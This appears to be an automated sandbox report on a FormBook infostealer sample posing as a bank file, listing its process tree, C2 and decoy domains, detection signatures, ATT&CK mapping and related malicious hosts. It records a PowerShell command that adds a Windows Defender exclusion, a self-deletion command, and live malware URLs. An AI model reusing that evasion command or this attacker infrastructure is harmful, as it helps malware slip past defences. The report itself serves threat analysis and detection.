ID: 532899
Sample Name: 20211016-113459_Banco Cajamar.exe
Cookbook: default.jbs
Time: 19:38:10
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 20211016-113459_Banco Caja…

Overview


General Information

Sample Name:	20211016-113459_Banco Cajamar.exe
Analysis ID:	532899
MD5:	ac5a3bebe7e447..
SHA1:	ee33d7600dfb3e9.
SHA256:	ba2972170824e9..
Tags:	exe formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Sample uses process hollowing tech…
- Uses netstat to query active network…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w10x64**
- 20211016-113459_Banco Cajamar.exe (PID: 6408 cmdline: "C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe" MD5: AC5A3BEBE7E44737930399317246C31F)
  - powershell.exe (PID: 3360 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5912 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 20211016-113459_Banco Cajamar.exe (PID: 3416 cmdline: C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe MD5: AC5A3BEBE7E44737930399317246C31F)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - NETSTAT.EXE (PID: 6676 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
        - cmd.exe (PID: 1240 cmdline: /c del "C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1952 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.etailer.com/n3p2/"
  ],
  "decoy": [
    "fastliteexpress.com",
    "xu0huwsbbff.xyz",
    "consultkauai.com",
    "plfdjs.com",
    "sbspeedreducer.com",
    "petrasnavickas.com",
    "streetfood-db.com",
    "cszpyz.com",
    "metagravitygroup.com",
    "zimroom.com",
    "funny-eyes-lenses.com",
    "aromavozduh.com",
    "imperialreisen.com",
    "task-resources.com",
    "791hc.com",
    "peiyusw.com",
    "architectjoegar.com",
    "metamaster3d.com",
    "teamas.store",
    "nftliterature.net",
    "thebestteeshop.com",
    "sildenafilcitrate100.quest",
    "younggunsmedia.agency",
    "mesoandfillers.com",
    "metaverseprotocol.info",
    "zimobogrev.site",
    "260nn.xyz",
    "ahydparts.com",
    "ig-verifymail.com",
    "dommecertificationcourse.com",
    "manifestationu.com",
    "farmahempfull.com",
    "strikesaserbisyo.online",
    "meysamasharin.com",
    "safonicbusiness.com",
    "enerjenn.com",
    "metaversetulsa.com",
    "mychmedicare.com",
    "yemdzosports.com",
    "merdacbuiter.quest",
    "fosssports.net",
    "elbaestes.com",
    "privateequity.ventures",
    "cyfarthfa.net",
    "nullroute.wtf",
    "swhgbx.com",
    "57k8s.com",
    "fozz.tech",
    "ofduae.xyz",
    "theplatinumexotics.com",
    "abbayedebonlieu.com",
    "simivalleytinting.com",
    "ultracareobgyn.com",
    "fkyhd.com",
    "yyjcx.com",
    "global-visa.agency",
    "schaffensfreude.com",
    "rprp6.com",
    "elevatorjustice.com",
    "holidaycashflow.com",
    "schritechlabs.com",
    "sabutl.online",
    "exportetonauto.com",
    "metaversequity.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.553441786.0000000000140000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.553441786.0000000000140000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.553441786.0000000000140000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000000.296459944.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000000.296459944.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.20211016-113459_Banco Cajamar.exe.400000.6.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.0.20211016-113459_Banco Cajamar.exe.400000.6.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.0.20211016-113459_Banco Cajamar.exe.400000.6.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
3.0.20211016-113459_Banco Cajamar.exe.400000.8.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.0.20211016-113459_Banco Cajamar.exe.400000.8.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Sigma Overview

System Summary:

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses netstat to query active network connections and open ports

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Disable or Modify Tools 1 1	Credential API Hooking 1	System Network Connections Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop Insecure Network Communi
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit SS Redirect F Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	System Information Discovery 1 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 2 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rootkit 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 6 1 2	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Ce Base Stati

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
20211016-113459_Banco Cajamar.exe	46%	Virustotal		Browse
20211016-113459_Banco Cajamar.exe	23%	Metadefender		Browse
20211016-113459_Banco Cajamar.exe	79%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.20211016-113459_Banco Cajamar.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.20211016-113459_Banco Cajamar.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.20211016-113459_Banco Cajamar.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.20211016-113459_Banco Cajamar.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://schemas.micr	0%	URL Reputation	safe	
www.etaiiler.com/n3p2/	5%	Virustotal		Browse
www.etaiiler.com/n3p2/	100%	Avira URL Cloud	malware	
http://survey-smiles.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.cyfarthfa.net	170.130.100.87	true	true		unknown
www.mychmedicare.com	81.17.29.148	true	true		unknown
www.yemdzosports.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.etaiiler.com/n3p2/	true	• 5%, Virustotal, Browse • Avira URL Cloud: malware	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
170.130.100.87	www.cyfarthfa.net	United States		62904	EONIX-COMMUNICATIONS-ASBLOCK-62904US	true
81.17.29.148	www.mychmedicare.com	Switzerland		51852	PLI-ASCH	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532899
Start date:	02.12.2021
Start time:	19:38:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	20211016-113459_Banco Cajamar.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/5@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.2% (good quality ratio 10.8%) • Quality average: 70.8% • Quality standard deviation: 32.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:39:07	API Interceptor	2x Sleep call for process: 20211016-113459_Banco Cajamar.exe modified
19:39:11	API Interceptor	34x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
81.17.29.148	0A6DFFA7E3FE94BEF9865778816468CD9E6CA3065B592.exe	Get hash	malicious	Browse	• rythm.globalmekrim.com/love/five/fre.php
	D1B9D1321F517D78BC0D1D03C5ED3C20A1CCB85BF755B.exe	Get hash	malicious	Browse	• onlygoodman.com/sekiz/one.exe
	04EC494DBE31926183FA5DF683DA21244C6C91DF6D3E3.exe	Get hash	malicious	Browse	• onlygoodman.com/alti/one.exe
	payment copy.exe	Get hash	malicious	Browse	• www.needhamchannel.com/n58i/?VZmXM=EMdaMwCajdhlyfQ2XpCCQ+doV6f4Opxt4QTrl2R+ALhmQYDBaXdRN6ddxW4/ManZAkj&BVnHQ=0dEL3V1hknoXNJ10
	ZYJY-2021010005.RXHT0021.exe	Get hash	malicious	Browse	• www.best123-movies.com/ipa8/?SFQLqf_=PczkD/+m9KEyBxoetvm7s0q7D06wobrSZQitYWkhRH4lYx+MezvlpdHYoBFUMvcJTeuZ&y6A=qFNTjT
	57A8E3AD1ACABF0501BAB394FABE4BF264DA09987FA4D.exe	Get hash	malicious	Browse	• mamujeeproduct.com/emp/encode.php

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EONIX-COMMUNICATIONS-ASBLOCK-62904US	Details To Be Reconfirmed.doc	Get hash	malicious	Browse	• 173.232.204.89
	arm6-20211126-2221	Get hash	malicious	Browse	• 173.232.134.174
	PAGO DEL SALDO.doc	Get hash	malicious	Browse	• 173.232.204.89
	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	• 173.232.204.89
	Reconfirm The Details.doc	Get hash	malicious	Browse	• 173.232.204.89
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 173.232.204.89
	arm6-20211124-0649	Get hash	malicious	Browse	• 170.130.75.226
	K7hNSg5hRL.exe	Get hash	malicious	Browse	• 170.130.13.186
	MT 1O1.doc	Get hash	malicious	Browse	• 173.232.204.89
	PO 635.doc	Get hash	malicious	Browse	• 173.232.204.89
	DHL_119040 al#U0131#U015f irsaliyesi belgesi,pdf.exe	Get hash	malicious	Browse	• 208.89.219.70
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 173.232.62.19
	1687HM2021.xlsx.exe	Get hash	malicious	Browse	• 173.213.66.89
	BwJriVGrt5.exe	Get hash	malicious	Browse	• 170.130.10.102
	PURCHASE ORDER.doc	Get hash	malicious	Browse	• 173.232.204.89
	001100202021.exe	Get hash	malicious	Browse	• 23.90.37.72
	bnmf4567.exe	Get hash	malicious	Browse	• 50.3.41.145
	Hack.exe	Get hash	malicious	Browse	• 104.140.244.186
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 107.158.11.57
	ixijzt2mxt.exe	Get hash	malicious	Browse	• 104.140.201.42
PLI-ASCH	Z4joY8Uhri.exe	Get hash	malicious	Browse	• 81.17.18.194
	MOVH3bhIMD.exe	Get hash	malicious	Browse	• 141.255.164.16
	0438,pdf.exe	Get hash	malicious	Browse	• 179.43.187.131
	Tax payment invoice - Tuesday, November 16, 2021,pdf.exe	Get hash	malicious	Browse	• 179.43.187.131
	Orden de pago.js	Get hash	malicious	Browse	• 179.43.187.131
	izovJClcBF.exe	Get hash	malicious	Browse	• 179.43.187.131
	New Order Inquiry No.96883,pdf.exe	Get hash	malicious	Browse	• 179.43.187.131
	DHL_119040 kvittodokument,pdf.exe	Get hash	malicious	Browse	• 179.43.187.131
	0A6DFFA7E3FE94BEF9865778816468CD9E6CA3065B592.exe	Get hash	malicious	Browse	• 81.17.18.198
	Purchase Inquiry.js	Get hash	malicious	Browse	• 179.43.187.131
	Erickson_Payment_Confirmation.html	Get hash	malicious	Browse	• 179.43.151.136
	Erickson_Payment_Confirmation.html	Get hash	malicious	Browse	• 179.43.151.136
	ATT111021.html	Get hash	malicious	Browse	• 179.43.151.136
	bin odogwu2.exe	Get hash	malicious	Browse	• 179.43.184.200
	TnUFqujldH.exe	Get hash	malicious	Browse	• 179.43.187.131
	Documet_pdf.exe	Get hash	malicious	Browse	• 179.43.187.131
	Document_pdf.exe	Get hash	malicious	Browse	• 179.43.187.131
	b8xw7rKh8F	Get hash	malicious	Browse	• 81.17.20.170
	fattura di pagamento delle tasse 8.11.2021.exe	Get hash	malicious	Browse	• 179.43.187.131
	fattura di pagamento delle tasse 8.11.2021.exe	Get hash	malicious	Browse	• 179.43.187.131

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\20211016-113459_Banco Cajamar.exe.log

Process:	C:\Users\user\Desktop\20211016-113459_Banco Cajamar.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\20211016-113459_Banco Cajamar.exe.log	
Size (bytes):	908
Entropy (8bit):	5.272674177315213
Encrypted:	false
SSDEEP:	24:MLF20NaL3Ja83gXQmdXm29hJ5g5z2p22r0:MwLLYcggcx9h3gl2Y2r0
MD5:	4F3C16C51DA3539C9B338747DEECA250
SHA1:	4D8A38C0C3036EDD27A412BF4BDD97D1D56A10EB
SHA-256:	B573F800210680DC25D8F743FFE7490A14B5A94A86DB41A35B0749746270CDC7
SHA-512:	AB07C7A81E88EBD3B34AEF9BE2BA9A26166EA5653B1E8BC561F8987BC95A6E0CA6F617B0C15CC8D92479206D0C0258E1AAF77A87E8F29F6577E1FD02AEB95182
Malicious:	**true**
Reputation:	low
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\WindowsBase\507525710cfb7af8d8af2d8594ec2501\WindowsBase.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\PresentationCore\d6d1b6f35a5430cae8cd4f0964f414c8\PresentationCore.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\PresentationFramework\4e99c37bc880f8088dd7490db2034e84\PresentationFramework.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	20540
Entropy (8bit):	5.577890963840165
Encrypted:	false
SSDEEP:	384:GtADHDPyWMlZ9BXcSBKnwjultlab7o9gtbSJ3xyT1MaDZlXzkCldM:FMVBs4KwClt1/hcwC6fjY
MD5:	48438DA4EFA2FFCF9A35E7BE80426A72
SHA1:	C6D04465C8F2A10EC209D178C2DE06547EA1F9D4
SHA-256:	2AB0657D6F9AA283A2FF4B8AD1B6EA44C64B9982BA9482C7A455C59B252590AE
SHA-512:	88905F85996D92446632D253FEF45BC74197596CB6ECBD8025FA8CB5B94C5900A8D48EFD60F0E564861A65A6684242CF6615CB0E5B48E3D85A48FBA022E258E8
Malicious:	false
Reputation:	low
Preview:	@...e.....h.....I.....@.....H.....<@.^.L."My...:<..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)`.....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...]....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oqoavsik.5kk.ps1	
